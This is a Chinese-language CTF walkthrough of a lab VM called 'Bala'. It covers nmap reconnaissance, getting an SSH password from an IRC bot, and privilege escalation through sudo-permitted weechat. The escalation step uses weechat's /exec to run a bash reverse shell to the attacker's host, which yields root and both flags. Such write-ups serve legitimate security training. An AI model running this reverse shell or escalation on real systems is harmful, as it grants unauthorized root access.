

信息收集



```
1 (root@kali)-[~]
2 # arp-scan -l | grep PCS
3 192.168.12.142 08:00:27:64:30:cb PCS Systemtechnik GmbH
4
5 (root@kali)-[~]
6 # IP=192.168.12.142
7
```



```
1 (root@kali)-[~]
2 # nmap -sV -sC -A $IP -Pn
3 Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-07 21:10 CST
4 Nmap scan report for 192.168.12.142
5 Host is up (0.00059s latency).
6 Not shown: 997 closed tcp ports (reset)
7 PORT      STATE SERVICE VERSION
8 22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
9 | ssh-hostkey:
10 |   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
11 |   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
12 |_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
13 80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
14 |_http-server-header: Apache/2.4.62 (Debian)
15 |_http-title: IRC\xE9\x80\x9A\xE4\xBF\xA1\xE5\x8D\x8F\xE8\xAE\xAE -
   \xE6\x9A\x97\xE9\xBB\x91\xE4\xB8\xBB\xE9\xA2\x98
16 6667/tcp  open  irc
17 | irc-info:
18 |   users: 2
19 |   servers: 1
20 |   chans: 4
21 |   lusers: 2
22 |   lservers: 0
23 |   server: irc.local
24 |   version: InspIRCd-3. irc.local
25 |   source ident: nmap
26 |   source host: 192.168.12.55
27 |_ error: Closing link: (nmap@192.168.12.55) [Client exited]
28 MAC Address: 08:00:27:64:30:CB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
29 Device type: general purpose|router
30 Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
31 OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
   cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
```

```
32 OS details: Linux 4.15 - 5.19, Openwrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5
    (Linux 5.6.3)
33 Network Distance: 1 hop
34 Service Info: Host: irc.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel
35
36 TRACEROUTE
37 HOP RTT      ADDRESS
38 1    0.58 ms  192.168.12.142
39
40 OS and Service detection performed. Please report any incorrect results at
    https://nmap.org/submit/ .
41 Nmap done: 1 IP address (1 host up) scanned in 17.02 seconds
```

6667 端口开了个 InspIRCd 服务，用 HexChat 连接：

**User Information**Nick name:

root

1

Second choice:

root_

2

Third choice:

User name:

root

3

Networks

Bala

5

2600net

AfterNET

Aitvaras

Anthrochat

ARCNet

4

Add

Remove

6

Edit...


Sort

Favor

☐ Skip network list on startup ☐ Show favorites only

Close

Connect

 Edit Bala - HexChat×

192.168.12.142/6667

Add

Remove

Edit

Servers

Autojoin channels

Connect commands

☒ Connect to selected server only

☐ Connect to this network automatically

☐ Bypass proxy server

☐ Use SSL for all the servers on this network

☐ Accept invalid SSL certificates

☒ Use global user information

Nick name:

Second choice:

Real name:

User name:

Login method:

Default

▼

Password:

Character set:

UTF-8 (Unicode)

▼

Close

像这样设置好之后 Connect 就行



Connection Complete - HexChat



Connection to Bala complete.

In the server list window, no channel (chat room) has been entered to be automatically joined for this network.

What would you like to do next?

☐ Nothing, I'll join a channel later.

☐ Join this channel: #

If you know the name of the channel you want to join, enter it here.


☒ Open the channel list.

Retrieving the channel list may take a minute or two.

☒ Always show this dialog after connecting.

OK

在弹出的窗口中勾选 `open the channel list.` 看看有哪些频道

 Channel List (Bala) - HexChat

Displaying 3/4 users on 3/4 channels.

Channel	Users	Topic
#Chat	1 [+nt]	
#Creds	1 [+nt]	
#Important	1 [+nt]	
#Team	1 [+nt]	

Find:

Join Channel

Search type:

Simple Search

Save List...

Look in:

☒ Channel name

☒ Topic

Download List

Show only:

channels with

1

to

9999

users.

Search

然后逐个加入看看

刚登进来拿到这些信息：

```

1 * There are 1 users and 0 invisible on 1 servers
2 * 1 :unknown connections
3 * 4 :channels formed
4 * I have 1 clients and 0 servers
5 * Current local users: 1 Max: 3
6 * Current global users: 1 Max: 3
7 * irc.local message of the day
8 *
9 * _ _ _ _ _
10 * | \ | | _ _ _ _ _ | _ _ | _ _ _ _ _ _ _ _ _ _
11 * | \ | | / _ \ \ / / | | / _ \ \ / / | ' _ \ \ / _ \ |
12 * | | \ | _ \ \ / / | | _ / ( | | | | | | | _ / |
13 * | _ \ \ / \ | \ / \ / | _ \ \ / \ , _ | | | _ \ \ |
14 *
15 * fzer
16 * /msg
17 * End of message of the day.
  
```

然后在左边四个频道逐个查看，发现每个频道的管理员都是 `bala`，和 `bala` 私聊：

```
1 <root> 111
2 <bala> 未知命令，可用命令：getpassword, help, info
3 <root> getpassword
4 <bala> 密码：ai01ClGAXoYpeevwNMS1
5 <bala> 此密码为敏感信息，请妥善保管
6 <root> help
7 <bala> 可用命令：
8 <bala> getpassword - 获取密码
9 <bala> help - 显示帮助
10 <bala> info - 机器人信息
11 * DCC CHAT '' to bala timed out, aborting.
12 <root> info
13 <bala> Simple IRC Bot v2.0
14 <bala> 功能：密码管理、频道通信
```

密码猜测是 SSH 的密钥，刚登进来时拿到的 `fzer` 很可疑，猜测是用户名，尝试登录：


```
1 └─(root@kali)-[~]
2 └─# ssh fzer@$IP
3 The authenticity of host '192.168.12.142 (192.168.12.142)' can't be established.
4 ED25519 key fingerprint is SHA256:02iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
5 This host key is known by the following other names/addresses:
6   ~/.ssh/known_hosts:2: [hashed name]
7   ~/.ssh/known_hosts:4: [hashed name]
8   ~/.ssh/known_hosts:5: [hashed name]
9   ~/.ssh/known_hosts:12: [hashed name]
10  ~/.ssh/known_hosts:13: [hashed name]
11 Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
12 warning: Permanently added '192.168.12.142' (ED25519) to the list of known hosts.
13 fzer@192.168.12.142's password:
14 Linux Bala 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
15
16 The programs included with the Debian GNU/Linux system are free software;
17 the exact distribution terms for each program are described in the
18 individual files in /usr/share/doc/*/copyright.
19
20 Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
21 permitted by applicable law.
22 Last login: Fri Nov  7 11:31:34 2025 from 192.168.12.55
23 fzer@Bala:~$ id
24 uid=1000(fzer) gid=1000(fzer) groups=1000(fzer)
```

提权

列出当前用户允许通过 sudo 执行的命令

```
1 fzer@Bala:~$ sudo -l
2 [sudo] password for fzer:
3 Matching Defaults entries for fzer on Bala:
4     env_reset, mail_badpass,
5     secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
6 User fzer may run the following commands on Bala:
7     (ALL) PASSWD: /usr/bin/weechat
```

weechat 是一个命令行界面的 IRC 客户端，用 `sudo /usr/bin/weechat` 进入




```
fzer@Bala: ~
文件 动作 编辑 查看 帮助
weechat WeeChat 3.0 (C) 2003-2020 - https://weechat.org/
11:42:49 |
11:42:49 |
11:42:49 |
11:42:49 |
11:42:49 | WeeChat 3.0 [compiled on Jan 23 2022 14:29:14]
11:42:49 |
11:42:49 | New key binding (context "default"): meta2-1;5P => /bar scroll buflist * -100%
11:42:49 | New key binding (context "default"): meta2-1;5Q => /bar scroll buflist * +100%
11:42:49 | New key binding (context "default"): meta-meta-0Q => /bar scroll buflist * e
11:42:49 | New key binding (context "default"): meta2-1;3Q => /bar scroll buflist * e
11:42:49 | New key binding (context "default"): meta2-1;3P => /bar scroll buflist * b
11:42:49 | New key binding (context "default"): meta-meta-0P => /bar scroll buflist * b
11:42:49 | New key binding (context "default"): meta-B => /buflist toggle
11:42:49 | New key binding (context "default"): meta-0Q => /bar scroll buflist * +100%
11:42:49 | New key binding (context "default"): meta-0P => /bar scroll buflist * -100%
11:42:49 | New key binding (context "default"): meta-meta2-12~ => /bar scroll buflist * e
11:42:49 | New key binding (context "default"): meta-meta2-11~ => /bar scroll buflist * b
11:42:49 | New key binding (context "default"): meta2-12^ => /bar scroll buflist * +100%
11:42:49 | New key binding (context "default"): meta2-12~ => /bar scroll buflist * +100%
11:42:49 | New key binding (context "default"): meta2-11^ => /bar scroll buflist * -100%
11:42:49 | New key binding (context "default"): meta2-11~ => /bar scroll buflist * -100%
11:42:49 | Plugins loaded: alias, buflist, charset, exec, fifo, fset, irc, logger, perl, python, relay, ruby,
11:42:49 | script, spell, trigger, xfer
11:43 | 1 | core | weechat
```

运行 `/exec -o /bin/bash` 没回显，试试看反弹 shell

```
1 /exec bash -c 'bash -i >& /dev/tcp/192.168.12.55/4444 0>&1'
```

成功拿到 root shell



```
(root@kali)-[~]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.12.55] from (UNKNOWN) [192.168.12.142] 52036
root@Bala:/home/fzer# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Bala:/home/fzer# cat /home/fzer/user.txt
cat /home/fzer/user.txt
flag{user-d3613deb71ef676e8883ffd60450262e}
root@Bala:/home/fzer# cat /root/root.txt
cat /root/root.txt
flag{root-a73c45107081c08dd4560206b8ef8205}
root@Bala:/home/fzer#
```